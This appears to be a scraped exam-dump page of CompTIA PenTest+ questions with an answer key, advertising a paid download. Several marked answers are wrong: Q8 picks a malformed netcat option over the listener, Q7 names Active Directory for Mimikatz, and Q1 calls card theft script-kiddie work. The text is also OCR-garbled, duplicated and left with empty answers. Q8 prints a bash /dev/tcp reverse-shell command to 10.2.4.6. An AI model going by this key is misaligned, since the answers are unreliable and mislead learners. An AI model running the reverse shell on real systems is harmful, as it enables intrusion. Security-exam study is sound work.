# PT0-001 Q&As

CompTIA PenTest+ Exam

## Pass CompTIA PT0-001 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

**https://www.leads4pass.com/pt0-001.html**

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

**QUESTION 1**

Which of the following actions BEST matches a script kiddie\\'s threat actor?

A. Exfiltrate network diagrams to perform lateral movement.

B. Steal credit cards from the database and sell them in the deep web.

C. Install a rootkit to maintain access to the corporate network.

D. Deface the website of a company in search of retribution.

Correct Answer: B

Reference: https://www.skyetechnologies.com/2020/08/20/meet-the-threat-actors-part-1-script-kiddies/

**QUESTION 2**

The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access

B. Limited network access

C. Misconfigured DHCP server

D. Incorrect credentials

E. Network access controls

Correct Answer: AB

**QUESTION 3**

Which of the following actions BEST matches a script kiddie\\'s threat actor?

A. Exfiltrate network diagrams to perform lateral movement

B. Steal credit cards from the database and sell them in the deep web

C. Install a rootkit to maintain access to the corporate network

D. Deface the website of a company in search of retribution

Correct Answer: B

**QUESTION 4**

A penetration tester is testing a web application and is logged in as a lower-privileged user. The tester runs arbitrary JavaScript within an application, which sends an XMLHttpRequest, resulting in exploiting features to which only an administrator should have access. Which of the following controls would BEST mitigate the vulnerability?

A. Implement authorization checks.

B. Sanitize all the user input.

C. Prevent directory traversal.

D. Add client-side security controls

Correct Answer: A

**QUESTION 5**

Which of Ihe following commands would allow a penetration tester to access a private network from the Internet in Metasploit?

A. set rhost 192.168.1.10

B. run autoroute -a 192.168.1.0/24

C. db_nm«p -iL /tmp/privatehoots . txt

D. use auxiliary/servet/aocka^a

Correct Answer: B

Reference https://www.offensive-security.com/metasploit-unleashed/pivoting/

**QUESTION 6**

Which of the following should a penetration tester verify prior to testing the login and permissions management for a web application that is protected by a CDN-based WAF?

A. If an NDA is signed with the CDN company

B. If the SSL certificates for the web application are valid

C. If a list of the applicable WAF rules was obtained

D. If the IP addresses for the penetration tester are whitelisted on the WAF

Correct Answer: D

**QUESTION 7**

Joe, a penetration tester, has received basic account credentials and logged into a Windows system. To escalate his

privilege, from which of the following places is he using Mimikatz to pull credentials?

A. LSASS

B. SAM database

C. Active Directory

D. Registry

Correct Answer: C

**QUESTION 8**

A tester intends to run the following command on a target system:

bash -i >and /dev/tcp/10.2.4.6/443 0> and1

Which of the following additional commands would need to be executed on the tester\\'s Linux system to make the previous command successful?

A. nc -nvlp 443

B. nc 10.2.4.6 443

C. nc -w3 10.2.4.6 443

D. nc-/bin/ah 10.2.4.6 443

Correct Answer: D

**QUESTION 9**


You are a penetration tester reviewing a client\\'s website through a web browser.


INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.


Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.











```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content=
"c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1a
WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
2ZJqbGFzZWJmaxXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
"name="csrf-token"/>
<select><script>
document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf("f=")
+16)+"</OPTION>");
</script></select>
<div align= "center">
<form action= "<c:url value= "main.do'/>" method= "post">
<div style= "margin-top:100px;margin-bottom:10px;">
<span style= "width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">
Comptia Secure System Login </span>
</div>
<div style= "margin-bottom:5px;">
<span style= "width:100px;">Name</span>
<input style= "width:150px," type= "text" name= "name" id= "name" value="">
<I – input style= "width:150px;" type= "text" name= "name" id= "name" value= "admin" – –>
</div>
<div><span style= "width:100px;">Password: </span><input style= "width:150px;" type= "password" name=
"Password" id= "password" value="">
<I – div><span style= "width:100px;"> Password: </span><input style= "width:150px;" type=password"
name= "Password" id= "password" value = "password" —>
</div>
<input type= "submit" value= "Login"></form>
</div>
</body>
</html>
```


Secure System
https://comptia.org/login.aspx#viewcookies
Name
Value
Domain
Path
Expires /...
Size
HTTP
Secure
SameSite


Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4



Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certification Path
Show: <All>
Field
Value
Version
V3
Serial number
11 0d 3e 9c c9 e3 89 d2 0a 6e...
Signature algorithm
sha256RSA
Signature hash algorithm
sha256
Issuer
RapidSSL SHA256 CA, GeoTru...
Valid from
Monday, July 18, 2016 7:00:0...
Valid to
Friday, July 19, 2018 6:59:59...
Subject
*comptia.com
Edit Properties...
Copy to File...
Learn more about certificate details
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4


Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certification Path
Certification path
GeoTrust Global CA
RapidSSL SHA256 CA
*.comptia.org
View Certificate
Certificate status:
The certificate is expired!
Learn more about certification paths
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4



Secure System
https://comptia.org/login.aspx#remediatesource
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content=
"c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1a
WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
2ZJqbGFzZWJmaxXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
"name="csrf-token"/>
10 <select><script>
11 document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf("f=")
+16)+"</OPTION>");
12 </script></select>
13 
14 <form action= "<c:url value= "main.do'/>" method= "post">
15 
16 
Comptia Secure System Login 
17 
18 
19 Name
20 <input style= "width:150px," type= "text" name= "name" id= "name" value="">
21 <I – input style= "width:150px," type= "text" name= "name" id= "name" value= "admin" – –>
22 
23 Password: <input style= "width:150px;" type= "password" name=
"Password" id= "password" value="">
24 <I – div> Password: <input style= "width:150px;" type=password"
name= "Password" id= "password" value = "password" —>
25 
26 <input type= "submit" value= "Login"></form>
27 
28 </body>
29 </html>


Secure System
https://comptia.org/login.aspx#remediatecookies
Name Value Domain Path Expires /... Size HTTP Secure SameSite
ASP.NET_SessionId h1bcxktse2ewvqwf4bdcby3v www.com... / Session 41 delete
_utma 36104370.911013732.1508266963.1508266963.1508266963.1 comptia.o... / 2019-10-1... 59 delete
_utmb 36104370.7.9.1508267988443 comptia.o... / 2017-10-1... 32 delete
_utmc 36104370 comptia.o... / Session 14 delete
_utmt 1 comptia.o... / 2017-10-1... 7 delete
_utmv 36104370.|2=Account%20Type=Not%20Defined=1 comptia.o... / 2019-10-1... 48 delete
_utmz 36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc... comptia.o... / 2018-04-1... 99 delete
_sp_id.0767 4a84866c6fff51c.1508266964.1.1508268019.1508266964.81ff34f7... comptia.o... / 2019-10-1... 99 delete
_sp_ses.0767 * comptia.o... / 2017-10-1... 13 delete

Select and Place:




Correct Answer:




**QUESTION 10**

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once.

Select and Place:


Correct Answer:

**QUESTION 11**

When conducting reconnaissance against a target, which of the following should be used to avoid directory communicating with the target?

A. Nmap tool

B. Maltego community edition

C. Nessus vulnerability scanner

D. OpenVAS

E. Melasploit

Correct Answer: B

**QUESTION 12**

Which of the following is an example of a spear phishing attack?

A. Targeting an executive with an SMS attack

B. Targeting a specific team with an email attack

C. Targeting random users with a USB key drop

D. Targeting an organization with a watering hole attack

Correct Answer: A

Reference: https://www.comparitech.com/blog/information-security/spear-phishing/

**QUESTION 13**

A penetration tester is performing an annual security assessment for a repeat client The tester finds indicators of previous compromise Which of the following would be the most logical steps to follow NEXT?

A. Report the incident to the tester\\'s immediate manager and follow up with the client immediately

B. Report the incident to the clients Chief Information Security Officer (CISO) immediately and alter the terms of engagement accordingly

C. Report the incident to the client\\'s legal department and then follow up with the client\\'s security operations team

D. Make note of the anomaly, continue with the penetration testing and detail it in the final report


Correct Answer: A

**QUESTION 14**

